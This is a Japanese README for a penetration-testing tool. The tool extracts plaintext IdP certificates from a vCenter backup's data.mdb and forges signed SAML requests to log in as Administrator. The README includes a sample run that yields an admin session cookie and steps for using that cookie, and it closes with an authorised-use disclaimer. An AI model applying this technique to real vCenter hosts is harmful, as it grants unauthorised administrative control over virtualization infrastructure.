
 horizon3ai/vcenter_saml_login
vCenterバックアップからIdP証明書を抽出し、Administratorとしてログインするためのツール

vCenter バックアップから IdP(Identity Provider)証明書を抽出し、Administrator としてログインするためのツール
一般的に、エンゲージメント中は、ファイルサーバー上の vCenter バックアップへのアクセスを取得したり、最近の CVE を通じて VCSA ホストへの root アクセスを獲得したりすることがあります。vCenter vSphere UI にログインすることで、より多くのシステムや機密情報へのアクセスを容易に取得できるほか、顧客に対してこれらの発見による影響を示すことができます。
data.mdb ファイルには証明書が含まれており、vCenter バックアップ内および root 権限を持つ VCSA ホスト上で見つけることができます。これらの証明書は平文で保存されており、組み込みの Administrator を含む任意のユーザーの SAML 認証リクエストに署名するために使用できます。
このツールのさまざまなユースケースと、それを使用して vCenter ホストへの管理アクセスを取得した方法について詳しく知りたい場合は、弊社のブログ記事をご覧ください: https://www.horizon3.ai/compromising-vcenter-via-saml-certificates/

root@kali:~/vcenter# python3 vcenter_saml_login.py -p data.mdb -t 10.0.100.200
[*] Successfully extracted the IdP certificate
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname vcsa.olympus for 10.0.100.200
[*] Initiating SAML request with 10.0.100.200
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for 10.0.100.200!
[+] Cookie: VSPHERE-UI-JSESSIONID=06D1630719B4DE33A4CE653458911640
上記の Cookie を使用して、VCSA インスタンスに https://<VCSA>/ui でアクセスし、/ui パス配下に Cookie を追加して、https://<VCSA>/ui に再度アクセスしてください。
このソフトウェアは、学術研究および効果的な防御技術の開発のみを目的として作成されており、明示的に許可された場合を除き、システムへの攻撃に使用することを意図したものではありません。プロジェクトのメンテナーは、本ソフトウェアの誤用について一切の責任を負いません。責任を持って使用してください。






